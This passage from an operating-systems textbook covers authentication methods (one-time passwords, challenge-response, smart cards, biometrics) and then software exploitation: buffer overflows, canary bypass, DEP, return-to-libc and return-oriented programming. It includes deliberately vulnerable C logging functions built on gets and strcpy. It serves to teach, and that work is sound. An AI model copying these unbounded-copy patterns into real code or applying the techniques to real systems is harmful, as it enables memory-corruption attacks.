The third password runs f twice and the fourth password runs it once. In general, $P_{i-1} = f(P_i)$. The key fact to note here is that given any password in the sequence, it is easy to compute the *previous* one in the numerical sequence but impossible to compute the *next* one. For example, given P_2 it is easy to find P_1 but impossible to find P_3 .

The server is initialized with P_0 , which is just $f(P_1)$. This value is stored in the password file entry associated with the user's login name along with the integer 1, indicating that the next password required is P_1 . When the user wants to log in for the first time, he sends his login name to the server, which responds by sending the integer in the password file, 1. The user's machine responds with P_1 , which can be computed locally from s , which is typed in on the spot. The server then computes $f(P_1)$ and compares this to the value stored in the password file (P_0). If the values match, the login is permitted, the integer is incremented to 2, and P_1 overwrites P_0 in the password file.

On the next login, the server sends the user a 2, and the user's machine computes P_2 . The server then computes $f(P_2)$ and compares it to the entry in the password file. If the values match, the login is permitted, the integer is incremented to 3, and P_2 overwrites P_1 in the password file. The property that makes this scheme work is that even though an intruder may capture P_i , he has no way to compute P_{i+1} from it, only P_{i-1} which has already been used and is now worthless. When all n passwords have been used up, the server is reinitialized with a new secret key.

Challenge-Response Authentication

A variation on the password idea is to have each new user provide a long list of questions and answers that are then stored on the server securely (e.g., in encrypted form). The questions should be chosen so that the user does not need to write them down. Possible questions that could be asked are:

1. Who is Marjolein's sister?
2. On what street was your elementary school?
3. What did Mrs. Ellis teach?

At login, the server asks one of them at random and checks the answer. To make this scheme practical, though, many question-answer pairs would be needed.

Another variation is **challenge-response**. When this is used, the user picks an algorithm when signing up as a user, for example x^2 . When the user logs in, the server sends the user an argument, say 7, in which case the user types 49. The algorithm can be different in the morning and afternoon, on different days of the week, and so on.

If the user's device has real computing power, such as a personal computer, a personal digital assistant, or a cell phone, a more powerful form of challenge-response can be used. In advance, the user selects a secret key, k , which is initially brought to the server system by hand. A copy is also kept (securely) on the user's computer. At login time, the server sends a random number, r , to the user's computer, which then computes $f(r, k)$ and sends that back, where f is a publicly known function. The server then does the computation itself and checks if the result sent back agrees with the computation. The advantage of this scheme over a password is that even if a wiretapper sees and records all the traffic in both directions, he will learn nothing that helps him next time. Of course, the function, f , has to be complicated enough that k cannot be deduced, even given a large set of observations. Cryptographic hash functions are good choices, with the argument being the XOR of r and k . These functions are known to be hard to reverse.

9.6.1 Authentication Using a Physical Object

The second method for authenticating users is to check for some physical object they have rather than something they know. Metal door keys have been used for centuries for this purpose. Nowadays, the physical object used is often a plastic card that is inserted into a reader associated with the computer. Normally, the user must not only insert the card, but must also type in a password, to prevent someone from using a lost or stolen card. Viewed this way, using a bank's ATM (Automated Teller Machine) starts out with the user logging in to the bank's computer via a remote terminal (the ATM machine) using a plastic card and a password (currently a 4-digit PIN code in most countries, but this is just to avoid the expense of putting a full keyboard on the ATM machine).

Information-bearing plastic cards come in two varieties: magnetic stripe cards and chip cards. Magnetic stripe cards hold about 140 bytes of information written on a piece of magnetic tape glued to the back of the card. This information can be read out by the terminal and then sent to a central computer. Often the information

contains the user's password (e.g., PIN code) so the terminal can perform an identity check even if the link to the main computer is down. Typically the password is encrypted by a key known only to the bank. These cards cost about \$0.10 to \$0.50, depending on whether there is a hologram sticker on the front and the production volume. As a way to identify users in general, magnetic stripe cards are risky because the equipment to read and write them is cheap and widespread.

Chip cards contain a tiny integrated circuit (chip) on them. These cards can be subdivided into two categories: stored value cards and smart cards. **Stored value cards** contain a small amount of memory (usually less than 1 KB) using ROM technology to allow the value to be remembered when the card is removed from the reader and thus the power turned off. There is no CPU on the card, so the value stored must be changed by an external CPU (in the reader). These cards are mass produced by the millions for well under \$1 and are used, for example, as prepaid telephone cards. When a call is made, the telephone just decrements the value in the card, but no money actually changes hands. For this reason, these cards are generally issued by one company for use on only its machines (e.g., telephones or vending machines). They could be used for login authentication by storing a 1-KB password in them that the reader would send to the central computer, but this is rarely done.

However, nowadays, much security work is being focused on the **smart cards** which currently have something like a 4-MHz 8-bit CPU, 16 KB of ROM, 4 KB of RAM, 512 bytes of scratch RAM, and a 9600-bps communication channel to the reader. The cards are getting smarter in time, but are constrained in a variety of ways, including the depth of the chip (because it is embedded in the card), the width of the chip (so it does not break when the user flexes the card) and the cost (typically \$1 to \$20, depending on the CPU power, memory size, and presence or absence of a cryptographic coprocessor).

Smart cards can be used to hold money, as do stored value cards, but with much better security and universality. The cards can be loaded with money at an ATM machine or at home over the telephone using a special reader supplied by the bank. When inserted into a merchant's reader, the user can authorize the card to deduct a certain amount of money from the card (by typing YES), causing the card to send a little encrypted message to the merchant. The merchant can later turn the message over to a bank to be credited for the amount paid.

The big advantage of smart cards over, say, credit or debit cards, is that they do not need an online connection to a bank. If you do not believe this is an advantage, try the following experiment. Try to buy a single candy bar at a store and insist on paying with a credit card. If the merchant objects, say you have no cash with you and besides, you need the frequent flyer miles. You will discover that the merchant is not enthusiastic about the idea (because the associated costs dwarf the profit on the item). This makes smart cards useful for small store purchases, parking meters, vending machines, and many other devices that normally require coins. They are in widespread use in Europe and spreading elsewhere.

Smart cards have many other potentially valuable uses (e.g., encoding the bearer's allergies and other medical conditions in a secure way for use in emergencies), but this is not the place to tell that story. Our interest here is how they can be used for secure login authentication. The basic concept is simple: a smart card is a small, tamperproof computer that can engage in a discussion (protocol) with a central computer to authenticate the user. For example, a user wishing to buy things at an e-commerce Website could insert a smart card into a home reader attached to his PC. The e-commerce site would not only use the smart card to authenticate the user in a more secure way than a password, but could also deduct the purchase price from the smart card directly, eliminating a great deal of the overhead (and risk) associated with using a credit card for online purchases.

Various authentication schemes can be used with a smart card. A particularly simple challenge-response works like this. The server sends a 512-bit random number to the smart card, which then adds the user's 512-bit password stored in the card's ROM to it. The sum is then squared and the middle 512 bits are sent back to the server, which knows the user's password and can compute whether the result is correct or not. The sequence is shown in Fig. 9-19. If a wiretapper sees both messages, he will not be able to make much sense out of them, and recording them for future use is pointless because on the next login, a different 512-bit random number will be sent. Of course, a much fancier algorithm than squaring can be used, and always is.




Figure 9-19. Use of a smart card for authentication.

One disadvantage of any fixed cryptographic protocol is that over the course of time it could be broken, rendering the smart card useless. One way to avoid this fate is to use the ROM on the card not for a cryptographic protocol, but for a Java interpreter. The real cryptographic protocol is then downloaded onto the card as a Java binary program and run interpretively. In this way, as soon as one protocol is broken, a new one can be installed worldwide in a straightforward way: next time

the card is used, new software is installed on it. A disadvantage of this approach is that it makes an already slow card even slower, but as technology improves, this method is very flexible. Another disadvantage of smart cards is that a lost or stolen one may be subject to a **side-channel** attack, for example a power analysis attack. By observing the electric power consumed during repeated encryption operations, an expert with the right equipment may be able to deduce the key. Measuring the time to encrypt with various specially chosen keys may also provide valuable information about the key.

9.6.2 Authentication Using Biometrics

The third authentication method measures physical characteristics of the user that are hard to forge. These are called **biometrics** (Boulgouris et al., 2010; and Campisi, 2013). For example, a fingerprint or voiceprint reader hooked up to the computer could verify the user's identity.

A typical biometrics system has two parts: enrollment and identification. During enrollment, the user's characteristics are measured and the results digitized. Then significant features are extracted and stored in a record associated with the user. The record can be kept in a central database (e.g., for logging in to a remote computer), or stored on a smart card that the user carries around and inserts into a remote reader (e.g., at an ATM machine).

The other part is identification. The user shows up and provides a login name. Then the system makes the measurement again. If the new values match the ones sampled at enrollment time, the login is accepted; otherwise it is rejected. The login name is needed because the measurements are never exact, so it is difficult to index them and then search the index. Also, two people might have the same characteristics, so requiring the measured characteristics to match those of a specific user is stronger than just requiring them to match those of any user.

The characteristic chosen should have enough variability that the system can distinguish among many people without error. For example, hair color is not a good indicator because too many people share the same color. Also, the characteristic should not vary over time and with some people, hair color does not have this property. Similarly a person's voice may be different due to a cold and a face may look different due to a beard or makeup not present at enrollment time. Since later samples are never going to match the enrollment values exactly, the system designers have to decide how good the match has to be to be accepted. In particular, they have to decide whether it is worse to reject a legitimate user once in a while or let an imposter get in once in a while. An e-commerce site might decide that rejecting a loyal customer might be worse than accepting a small amount of fraud, whereas a nuclear weapons site might decide that refusing access to a genuine employee was better than letting random strangers in twice a year.

Now let us take a brief look at some of the biometrics that are in actual use. Finger-length analysis is surprisingly practical. When this is used, each computer

has a device like the one of Fig. 9-20. The user inserts his hand into it, and the length of all his fingers is measured and checked against the database.




Figure 9-20. A device for measuring finger length.

Finger-length measurements are not perfect, however. The system can be attacked with hand molds made out of plaster of Paris or some other material, possibly with adjustable fingers to allow some experimentation.

Another biometric that is in widespread commercial use is **iris recognition**. No two people have the same patterns (even identical twins), so iris recognition is as good as fingerprint recognition and more easily automated (Daugman, 2004). The subject just looks at a camera (at a distance of up to 1 meter), which photographs the subject's eyes, extracts certain characteristics by performing what is called a **gabor wavelet** transformation, and compresses the results to 256 bytes. This string is compared to the value obtained at enrollment time, and if the Hamming distance is below some critical threshold, the person is authenticated. (The Hamming distance between two bit strings is the minimum number of changes needed to transform one into the other.)

Any technique that relies on images is subject to spoofing. For example, a person could approach the equipment (say, an ATM machine camera) wearing dark glasses to which photographs of someone else's eyes were attached. After all, if the ATM's camera can take a good iris photo at 1 meter, other people can do it too, and at greater distances using telephoto lenses. For this reason, countermeasures may be needed such as having the camera fire a flash, not for illumination purposes, but to see if the pupil contracts in response or to see if the amateur photographer's dreaded red-eye effect shows up in the flash picture but is absent when no flash is

used. Amsterdam Airport has been using iris recognition technology since 2001 to enable frequent travelers to bypass the normal immigration line.

A somewhat different technique is signature analysis. The user signs his name with a special pen connected to the computer, and the computer compares it to a known specimen stored online or on a smart card. Even better is not to compare the signature, but compare the pen motions and pressure made while writing it. A good forger may be able to copy the signature, but will not have a clue as to the exact order in which the strokes were made or at what speed and what pressure.

A scheme that relies on minimal special hardware is voice biometrics (Kaman et al., 2013). All that is needed is a microphone (or even a telephone); the rest is software. In contrast to voice recognition systems, which try to determine what the speaker is saying, these systems try to determine who the speaker is. Some systems just require the user to say a secret password, but these can be defeated by an eavesdropper who can record passwords and play them back later. More advanced systems say something to the user and ask that it be repeated back, with different texts used for each login. Some companies are starting to use voice identification for applications such as home shopping over the telephone because voice identification is less subject to fraud than using a PIN code for identification. Voice recognition can be combined with other biometrics such as face recognition for better accuracy (Tresadern et al., 2013).

We could go on and on with more examples, but two more will help make an important point. Cats and other animals mark off their territory by urinating around its perimeter. Apparently cats can identify each other's smell this way. Suppose that someone comes up with a tiny device capable of doing an instant urinalysis, thereby providing a foolproof identification. Each computer could be equipped with one of these devices, along with a discreet sign reading: "For login, please deposit sample here." This might be an absolutely unbreakable system, but it would probably have a fairly serious user acceptance problem.

When the above paragraph was included in an earlier edition of this book, it was intended at least partly as a joke. No more. In an example of life imitating art (life imitating textbooks?), researchers have now developed odor-recognition systems that could be used as biometrics (Rodriguez-Lujan et al., 2013). Is Smell-O-Vision next?

Also potentially problematical is a system consisting of a thumbtack and a small spectrograph. The user would be requested to press his thumb against the thumbtack, thus extracting a drop of blood for spectrographic analysis. So far, nobody has published anything on this, but there *is* work on blood vessel imaging as a biometric (Fuksis et al., 2011).

Our point is that any authentication scheme must be psychologically acceptable to the user community. Finger-length measurements probably will not cause any problem, but even something as nonintrusive as storing fingerprints on line may be unacceptable to many people because they associate fingerprints with criminals. Nevertheless, Apple introduced the technology on the iPhone 5S.

9.7 EXPLOITING SOFTWARE

One of the main ways to break into a user's computer is by exploiting vulnerabilities in the software running on the system to make it do something different than the programmer intended. For instance, a common attack is to infect a user's browser by means of a **drive-by-download**. In this attack, the cybercriminal infects the user's browser by placing malicious content on a Web server. As soon as the user visits the Website, the browser is infected. Sometimes, the Web servers are completely run by the attackers, in which case the attackers should find a way to lure users to their Web site (spamming people with promises of free software or movies might do the trick). However, it is also possible that attackers are able to put malicious content on a legitimate Website (perhaps in the ads, or on a discussion board). Not so long ago, the Website of the Miami Dolphins was compromised in this way, just days before the Dolphins hosted the Super Bowl, one of the most anticipated sporting events of the year. Just days before the event, the Website was extremely popular and many users visiting the Website were infected. After the initial infection in a drive-by-download, the attacker's code running in the browser downloads the real zombie software (**malware**), executes it, and makes sure it is always started when the system boots.

Since this is a book on operating systems, the focus is on how to subvert the operating system. The many ways one can exploit software bugs to attack Websites and data bases are not covered here. The typical scenario is that somebody discovers a bug in the operating system and then finds a way to exploit it to compromise computers that are running the defective code. Drive-by-downloads are not really part of the picture either, but we will see that many of the vulnerabilities and exploits in user applications are applicable to the kernel also.

In Lewis Carroll's famous book *Through the Looking Glass*, the Red Queen takes Alice on a crazy run. They run as fast as they can, but no matter how fast they run, they always stay in the same place. That is odd, thinks Alice, and she says so. "In our country you'd generally get to somewhere else—if you ran very fast for a long time as we've been doing." "A slow sort of country!" said the Queen. "Now, here, you see, it takes all the running you can do, to keep in the same place. If you want to get somewhere else, you must run at least twice as fast as that!"

The **Red Queen effect** is typical for evolutionary arms races. In the course of millions of years, the ancestors of zebras and lions both evolved. Zebras became faster and better at seeing, hearing and smelling predators—useful, if you want to outrun the lions. But in the meantime, lions also became faster, bigger, stealthier and better camouflaged—useful, if you like zebra. So, although the lion and the zebra both "improved" their designs, neither became more successful at beating the other in the hunt; both of them still exist in the wild. Still, lions and zebras are locked in an arms race. They are running to stand still. The Red Queen effect also applies to program exploitation. Attacks become ever more sophisticated to deal with increasingly advanced security measures.

Although every exploit involves a specific bug in a specific program, there are several general categories of bugs that occur over and over and are worth studying to see how attacks work. In the following sections we will examine not only a number of these methods, but also countermeasures to stop them, and counter countermeasures to evade these measures, and even some counter counter countermeasures to counter these tricks, and so on. It will give you a good idea of the arms race between attackers and defenders—and what it is like to go jogging with the Red Queen.

We will start our discussion with the venerable buffer overflow, one of the most important exploitation techniques in the history of computer security. It was already used in the very first Internet worm, written by Robert Morris Jr. in 1988, and it is still widely used today. Despite all counter measures, researchers predict that buffer overflows will be with us for quite some time yet (Van der Veen, 2012). Buffer overflows are ideally suited for introducing three of the most important protection mechanisms available in most modern systems: stack canaries, data execution protection, and address-space layout randomization. After that, we will look at other exploitation techniques, like format string attacks, integer overflows, and dangling pointer exploits. So, get ready and put your black hat on!

9.7.1 Buffer Overflow Attacks

One rich source of attacks has been due to the fact that virtually all operating systems and most systems programs are written in the C or C++ programming languages (because programmers like them and they can be compiled to extremely efficient object code). Unfortunately, no C or C++ compiler does array bounds checking. As an example, the C library function *gets*, which reads a string (of unknown size) into a fixed-size buffer, but without checking for overflow, is notorious for being subject to this kind of attack (some compilers even detect the use of *gets* and warn about it). Consequently, the following code sequence is also not checked:

```
01. void A() {  
02.     char B[128];           /* reserve a buffer with space for 128 bytes on the stack */  
03.     printf("Type log message:");  
04.     gets(B);               /* read log message from standard input into buffer */  
05.     writeLog(B);           /* output the string in a pretty format to the log file */  
06. }
```

Function *A* represents a logging procedure—somewhat simplified. Every time the function executes, it invites the user to type in a log message and then reads whatever the user types in the buffer *B*, using the *gets* from the C library. Finally, it calls the (homegrown) *writeLog* function that presumably writes out the log entry in an attractive format (perhaps adding a date and time to the log message to make

it easier to search the log later). Assume that function *A* is part of a privileged process, for instance a program that is *SETUID* root. An attacker who is able to take control of such a process, essentially has root privileges himself.

The code above has a severe bug, although it may not be immediately obvious. The problem is caused by the fact that *gets* reads characters from standard input until it encounters a newline character. It has no idea that buffer *B* can hold only 128 bytes. Suppose the user types a line of 256 characters. What happens to the remaining 128 bytes? Since *gets* does not check for buffer bounds violations, the remaining bytes will be stored on the stack also, as if the buffer were 256 bytes long. Everything that was originally stored at these memory locations is simply overwritten. The consequences are typically disastrous.

In Fig. 9-21(a), we see the main program running, with its local variables on the stack. At some point it calls the procedure *A*, as shown in Fig. 9-21(b). The standard calling sequence starts out by pushing the return address (which points to the instruction following the call) onto the stack. It then transfers control to *A*, which decrements the stack pointer by 128 to allocate storage for its local variable (buffer *B*).




Figure 9-21. (a) Situation when the main program is running. (b) After the procedure *A* has been called. (c) Buffer overflow shown in gray.

So what exactly will happen if the user provides more than 128 characters? Figure 9-21(c) shows this situation. As mentioned, the *gets* function copies all the bytes into and beyond the buffer, overwriting possibly many things on the stack, but in particular overwriting the return address pushed there earlier. In other words, part of the log entry now fills the memory location that the system assumes to hold the address of the instruction to jump to when the function returns. As long as the user typed in a regular log message, the characters of the message would probably

not represent a valid code address. As soon as the function *A* returns, the program would try to jump to an invalid target—something the system would not like at all. In most cases, the program would crash immediately.

Now assume that this is not a benign user who provides an overly long message by mistake, but an attacker who provides a tailored message specifically aimed at subverting the program's control flow. Say the attacker provides an input that is carefully crafted to overwrite the return address with the address of buffer *B*. The result is that upon returning from function *A*, the program will jump to the beginning of buffer *B* and execute the bytes in the buffer as code. Since the attacker controls the content of the buffer, he can fill it with machine instructions—to execute the attacker's code within the context of the original program. In effect, the attacker has overwritten memory with his own code and gotten it executed. The program is now completely under the attacker's control. He can make it do whatever he wants. Often, the attacker code is used to launch a shell (for instance by means of the `exec` system call), enabling the intruder convenient access to the machine. For this reason, such code is commonly known as **shellcode**, even if it does not spawn a shell.

This trick works not just for programs using *gets* (although you should really avoid using that function), but for any code that copies user-provided data in a buffer without checking for boundary violations. This user data may consist of command-line parameters, environment strings, data sent over a network connection, or data read from a user file. There are many functions that copy or move such data: *strcpy*, *memcpy*, *strcat*, and many others. Of course, any old loop that you write yourself and that moves bytes into a buffer may be vulnerable as well.

What if the attacker does not know the exact address to return to? Often an attacker can guess where the shellcode resides *approximately*, but not *exactly*. In that case, a typical solution is to prepend the shellcode with a **nop sled**: a sequence of one-byte NO OPERATION instructions that do not do anything at all. As long as the attacker manages to land anywhere on the nop sled, the execution will eventually also reach the real shellcode at the end. Nop sleds work on the stack, but also on the heap. On the heap, attackers often try to increase their chances by placing nop sleds and shellcode all over the heap. For instance, in a browser, malicious JavaScript code may try to allocate as much memory as it can and fill it with a long nop sled and a small amount of shellcode. Then, if the attacker manages to divert the control flow and aims for a random heap address, chances are that he will hit the nop sled. This technique is known as **heap spraying**.

Stack Canaries

One commonly used defense against the attack sketched above is to use **stack canaries**. The name derives from the mining profession. Working in a mine is dangerous work. Toxic gases like carbon monoxide may build up and kill the miners. Moreover, carbon monoxide is odorless, so the miners might not even notice it.

In the past, miners therefore brought canaries into the mine as early warning systems. Any build up of toxic gases would kill the canary before harming its owner. If your bird died, it was probably time to go up.

Modern computer systems still use (digital) canaries as early warning systems. The idea is very simple. At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong. In that case, it is better to hit the panic button and crash rather than continuing.

Avoiding Stack Canaries

Canaries work well against attacks like the one above, but many buffer overflows are still possible. For instance, consider the code snippet in Fig. 9-22. It uses two new functions. The *strcpy* is a C library function to copy a string into a buffer, while the *strlen* determines the length of a string.

```
01. void A (char *date) {  
02.     int len;  
03.     char B [128];  
04.     char logMsg [256];  
05.  
06.     strcpy (logMsg, date);    /* first copy the string with the date in the log message */  
07.     len = strlen (date);      /* determine how many characters are in the date string */  
08.     gets (B);                /* now get the actual message */  
09.     strcpy (logMsg+len, B);   /* and copy it after the date into logMessage */  
10.     writeLog (logMsg);       /* finally, write the log message to disk */  
11. }
```

Figure 9-22. Skipping the stack canary: by modifying *len* first, the attack is able to bypass the canary and modify the return address directly.

As in the previous example, function *A* reads a log message from standard input, but this time it explicitly prepends it with the current date (provided as a string argument to function *A*). First, it copies the date into the log message (line 6). A date string may have different length, depending on the day of the week, the month, etc. For instance, Friday has 5 letters, but Saturday 8. Same thing for the months. So, the second thing it does, is determine how many characters are in the date string (line 7). Then it gets the user input (line 5) and copies it into the log message, starting just after the date string. It does this by specifying that the destination of the copy should be the start of the log message plus the length of the date string (line 9). Finally, it writes the log to disk as before.

Let us suppose the system uses stack canaries. How could we possibly change the return address? The trick is that when the attacker overflows buffer *B*, he does not try to hit the return address immediately. Instead, he modifies the variable *len* that is located just above it on the stack. In line 9, *len* serves as an offset that determines where the contents of buffer *B* will be written. The programmer's idea was to skip only the date string, but since the attacker controls *len*, he may use it to skip the canary and overwrite the return address.

Moreover, buffer overflows are not limited to the return address. Any function pointer that is reachable via an overflow is fair game. A function pointer is just like a regular pointer, except that it points to a function instead of data. For instance, C and C++ allow a programmer to declare a variable *f* as a pointer to a function that takes a string argument and returns no result, as follows:

```
void (*f)(char*);
```

The syntax is perhaps a bit arcane, but it is really just another variable declaration. Since function *A* of the previous example matches the above signature, we can now write “*f* = *A*” and use *f* instead of *A* in our program. It is beyond this book to go into function pointers in great detail, but rest assured that function pointers are quite common in operating systems. Now suppose the attacker manages to overwrite a function pointer. As soon as the program calls the function using the function pointer, it would really call the code injected by the attacker. For the exploit to work, the function pointer need not even be on the stack. Function pointers on the heap are just as useful. As long as the attacker can change the value of a function pointer or a return address to the buffer that contains the attacker's code, he is able to change the program's flow of control.

Data Execution Prevention

Perhaps by now you may exclaim: “Wait a minute! The real cause of the problem is not that the attacker is able to overwrite function pointers and return addresses, but the fact that he can inject *code* and have it executed. Why not make it impossible to execute bytes on the heap and the stack?” If so, you had an epiphany. However, we will see shortly that epiphanies do not always stop buffer overflow attacks. Still, the idea is pretty good. **Code injection attacks** will no longer work if the bytes provided by the attacker cannot be executed as legitimate code.

Modern CPUs have a feature that is popularly referred to as the **NX bit**, which stands for “No-eXecute.” It is extremely useful to distinguish between data segments (heap, stack, and global variables) and the text segment (which contains the code). Specifically, many modern operating systems try to ensure that data segments are writable, but are not executable, and the text segment is executable, but not writable. This policy is known on OpenBSD as **W^X** (pronounced as “W Exclusive-OR X”) or “W XOR X”). It signifies that memory is either writable or executable, but not both. Mac OS X, Linux, and Windows have similar protection

schemes. A generic name for this security measure is **DEP (Data Execution Prevention)**. Some hardware does not support the NX bit. In that case, DEP still works but the enforcement takes place in software.

DEP prevents all of the attacks discussed so far. The attacker can inject as much shellcode into the process as much as he wants. Unless he is able to make the memory executable, there is no way to run it.

Code Reuse Attacks

DEP makes it impossible to execute code in a data region. Stack canaries make it harder (but not impossible) to overwrite return addresses and function pointers. Unfortunately, this is not the end of the story, because somewhere along the line, someone else had an epiphany too. The insight was roughly as follows: “Why inject code, when there is plenty of it in the binary already?” In other words, rather than introducing new code, the attacker simply constructs the necessary functionality out of the existing functions and instructions in the binaries and libraries. We will first look at the simplest of such attacks, **return to libc**, and then discuss the more complex, but very popular, technique of **return-oriented programming**.

Suppose that the buffer overflow of Fig. 9-22 has overwritten the return address of the current function, but cannot execute attacker-supplied code on the stack. The question is: can it return somewhere else? It turns out it can. Almost all C programs are linked with the (usually shared) library *libc*, which contains key functions most C programs need. One of these functions is *system*, which takes a string as argument and passes it to the shell for execution. Thus, using the *system* function, an attacker can execute any program he wants. So, instead of executing shellcode, the attacker simply place a string containing the command to execute on the stack, and diverts control to the *system* function via the return address.

The attack is known as **return to libc** and has several variants. *System* is not the only function that may be interesting to the attacker. For instance, attackers may also use the *mprotect* function to make part of the data segment executable. In addition, rather than jumping to the *libc* function directly, the attack may take a level of indirection. On Linux, for instance, the attacker may return to the **PLT (Procedure Linkage Table)** instead. The PLT is a structure to make dynamic linking easier, and contains snippets of code that, when executed, in turn call the dynamically linked library functions. Returning to this code then indirectly executes the library function.

The concept of **ROP (Return-Oriented Programming)** takes the idea of reusing the program’s code to its extreme. Rather than return to (the entry points of) library functions, the attacker can return to any instruction in the text segment. For instance, he can make the code land in the middle, rather than the beginning, of a function. The execution will simply continue at that point, one instruction at a time. Say that after a handful of instructions, the execution encounters another return instruction. Now, we ask the same question once again: where can we return

to? Since the attacker has control over the stack, he can again make the code return anywhere he wants to. Moreover, after he has done it twice, he may as well do it three times, or four, or ten, etc.

Thus, the trick of return-oriented programming is to look for small sequences of code that (a) do something useful, and (b) end with a return instruction. The attacker can string together these sequences by means of the return addresses he places on the stack. The individual snippets are called **gadgets**. Typically, they have very limited functionality, such as adding two registers, loading a value from memory into a register, or pushing a value on the stack. In other words, the collection of gadgets can be seen as a very strange instruction set that the attacker can use to build arbitrary functionality by clever manipulation of the stack. The stack pointer, meanwhile, serves as a slightly bizarre kind of program counter.




Figure 9-23. Return-oriented programming: linking gadgets.

Figure 9-23(a) shows an example of how gadgets are linked together by return addresses on the stack. The gadgets are short snippets of code that end with a return instruction. The return instruction will pop the address to return to off the stack and continue execution there. In this case, the attacker first returns to gadget A in some function X, then to gadget B in function Y, etc. It is the attacker's job to gather these gadgets in an existing binary. As he did not create the gadgets himself, he sometimes has to make do with gadgets that are perhaps less than ideal, but

good enough for the job. For instance, Fig. 9-23(b) suggests that gadget A has a check as part of the instruction sequence. The attacker may not care for the check at all, but since it is there, he will have to accept it. For most purposes, it is perhaps good enough to pop any nonnegative number into register 1. The next gadget pops any stack value into register 2, and the third multiplies register 1 by 4, pushes it on the stack, and adds it to register 2. Combining, these three gadgets yields the attacker something that may be used to calculate the address of an element in an array of integers. The index into the array is provided by the first data value on the stack, while the base address of the array should be in the second data value.

Return-oriented programming may look very complicated, and perhaps it is. But as always, people have developed tools to automate as much as possible. Examples include gadget harvesters and even ROP compilers. Nowadays, ROP is one of the most important exploitation techniques used in the wild.

Address-Space Layout Randomization

